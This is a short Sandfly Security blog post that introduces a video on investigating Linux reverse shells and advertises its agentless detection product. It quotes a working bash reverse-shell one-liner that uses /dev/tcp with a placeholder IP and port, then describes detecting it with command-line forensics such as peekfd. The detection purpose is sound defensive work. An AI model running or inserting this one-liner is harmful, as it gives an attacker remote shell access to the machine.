Evasive Linux Malware and Backdoor Detection Presentation
Evasive Linux malware and backdoor detection presentation featuring BPFDoor and command line forensics.
1 min read
Sandfly Security - Agentless Linux EDR and Incident Response : Published Updated
02 December 2024
In this video, we cover how to investigate one of our favorite reverse shells on Linux:
bash -i >& /dev/tcp/<IP_ADDRESS>/<PORT> 0>&1This simple command will launch a shell from the victim system to the IP address supplied. It is simple, effective, and works immediately on just about any Linux distribution.
In this video we'll show you how to identify this attack using command line tools and agentless Sandfly. We'll cover the basic reverse shell attack pattern, what it looks like from an alert perspective, what it looks like from the terminal, and how to investigate the suspicious process using simple command line tools. We'll even show you how to spy on the reverse shell activity using a command built into many Linux distributions (peekfd).
Sandfly is able to find this and many other types of Linux attacks without deploying any endpoint agents. Get your free license today or contact us for more information.
Evasive Linux malware and backdoor detection presentation featuring BPFDoor and command line forensics.
Default Linux users can be used for persistent backdoors. Learn how to spot this risk with command line forensics and automatic threat detection.

A presentation on how to detect evasive Linux malware and backdoors using command line forensics.